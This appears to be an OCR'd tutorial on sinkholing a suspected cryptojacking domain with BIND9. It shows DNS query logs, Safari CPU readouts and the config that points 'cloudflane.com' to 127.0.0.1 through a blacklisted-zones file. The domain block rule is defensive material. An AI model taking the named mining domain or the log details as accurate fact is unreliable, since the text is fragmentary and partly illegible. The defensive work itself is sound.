
Versatile, Classic, Complete Name Server Software

BIND is open source software that enables you to publish your Domain Name System (DNS) information on the Internet, and to resolve DNS queries for your users. The name BIND stands for “Berkeley Internet Name Domain”, because the software originated in the early 1980s at the University of California at Berkeley.


1. josh@debian: /var/log/bind9 (ssh)
ubuntu@ip-192-1... ⌘1
bash ⌘2
bash ⌘3
josh@debian: /var/lo... ⌘4
hd
Activity Monitor (My Processes)
CPU
Memory
Energy
Disk
Network

epichappybirthdaysongs.com


Process Name	% CPU	CPU Time	Threads	Idle Wake Ups
Safari	0.0	4.59	8	
SafariBookmarksSyncAgent	0.0	1:12.52	4	
SafariCloudHistoryPushAgent	0.0	50.70	4	
com.apple.Safari.SafeBrowsi...	0.0	58.19	4	
Safari Web Content	0.0	0.25	6	
Safari Storage	0.0	0.05	4	
Safari Networking	0.0	0.29	5	
com.apple.SafariServices	0.0	0.29	2	
com.apple.Safari.History	0.0	0.74	3	




```
-May-2018 00:08:22.029 client 172.16.3.1#53797 (cdn.smoot.apple.com): query: cdn.smoot.apple.com IN A + (172.16.3.128)
-May-2018 00:08:22.450 client 172.16.3.1#59772 (epichappybirthdaysongs.com): query: epichappybirthdaysongs.com IN A + (172.16.3.128)
-May-2018 00:08:23.469 client 172.16.3.1#65509 (s.w.org): query: s.w.org IN A + (172.16.3.128)
-May-2018 00:08:27.532 client 172.16.3.1#58086 (www.google-analytics.com): query: www.google-analytics.com IN A + (172.16.3.128)
-May-2018 00:08:27.535 client 172.16.3.1#60757 (youtu.be): query: youtu.be IN A + (172.16.3.128)
-May-2018 00:08:27.539 client 172.16.3.1#49300 (www.youtube.com): query: www.youtube.com IN A + (172.16.3.128)
-May-2018 00:08:27.583 client 172.16.3.1#160[illegible] (clientservices.googleapis.com): query: clientservices.googleapis.com IN A + (172.16.3.128)
-May-2018 00:08:27.792 client 172.16.3.1#566[illegible]6 (cloudflane.com): query: cloudflane.com IN A + (172.16.3.128)
-May-2018 00:08:28.168 client 172.16.3.1#553[illegible]1 (stats.g.doubleclick.net): query: stats.g.doubleclick.net IN A + (172.16.3.128)
-May-2018 00:08:28.264 client 172.16.3.1#5196[illegible] (googleads.g.doubleclick.net): query: googleads.g.doubleclick.net IN A + (172.16.3.128)
-May-2018 00:08:28.269 client 172.16.3.1#61942 (www.google.com): query: www.google.com IN A + (172.16.3.128)
-May-2018 00:08:28.273 client 172.16.3.1#55858 (static.doubleclick.net): query: static.doubleclick.net IN A + (172.16.3.128)
-May-2018 00:08:28.393 client 172.16.3.1#56341 (i.ytimg.com): query: i.ytimg.com IN A + (172.16.3.128)
-May-2018 00:08:28.654 client 172.16.3.1#59674 (fonts.gstatic.com): query: fonts.gstatic.com IN A + (172.16.3.128)
```

Sinkhole/Block

EDIT THIS




```
sudo vim /etc/bind/named.conf.local
```



```
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if the
// organization
//include "/etc/bind/zones.rfc1918";

include "/etc/bind/blacklisted.zones";
```


ADD THIS

EDIT THIS




```
sudo vim /etc/bind/blacklisted.zones
```

ADD THIS




```
zone "cloudflane.com" {type master; file "/etc/bind/zones/blockeddomains.db";};
```

EDIT THIS




```
sudo vim /etc/bind/zones/blockeddomains.db
```

ADD THIS



```
$TTL    3600
@   IN  SOA ns1.debian. root.debian. (
            2014100801  ; Serial
            43200       ; Refresh
            3600        ; Retry
            1209600     ; Expire
            180 )       ; Minimum TTL

; Nameservers
    IN  NS  ns1.debian.

; Root site
    IN  A   127.0.0.1

; Hostname records
*   IN  A   127.0.0.1
```



1. josh@debian: /var/log/bind9 (ssh)
ubuntu@ip-192-1... ⌘1
bash ⌘2
bash ⌘3
josh@debian: /var/lo... ⌘4


```
28-May-2018 00:23:01.069 client 172.16.3.1#57268 (clients1.google.com): query: clients1.google.com IN A + (172.16.3.128)
28-May-2018 00:23:01.434 client 172.16.3.1#50150 (world-gen.g.aaplimg.com): query: world-gen.g.aaplimg.com IN A + (172.16.
3.128)
28-May-2018 00:23:02.269 client 172.16.3.1#54162 (s.w.org): query: s.w.org IN A + (172.16.3.128)
```

epichappybirthdaysongs.co... — EPIC Happy Birthday ...
Top Hits
EPIC Happy Birthday Song with Names! — epichappybirthda...
epicgames.com — http://epicgames.com
Google Suggestions
epic
Activ
CPU
Mem


Process Name	% CPU
Safari	8.1
Safari Networking	0.4
Safari Web Content	0.2
com.apple.Safari.History	0.0


Enterprise

Worldwide distribution on cryptojacking activity



Top Countries affected by cryptojacking



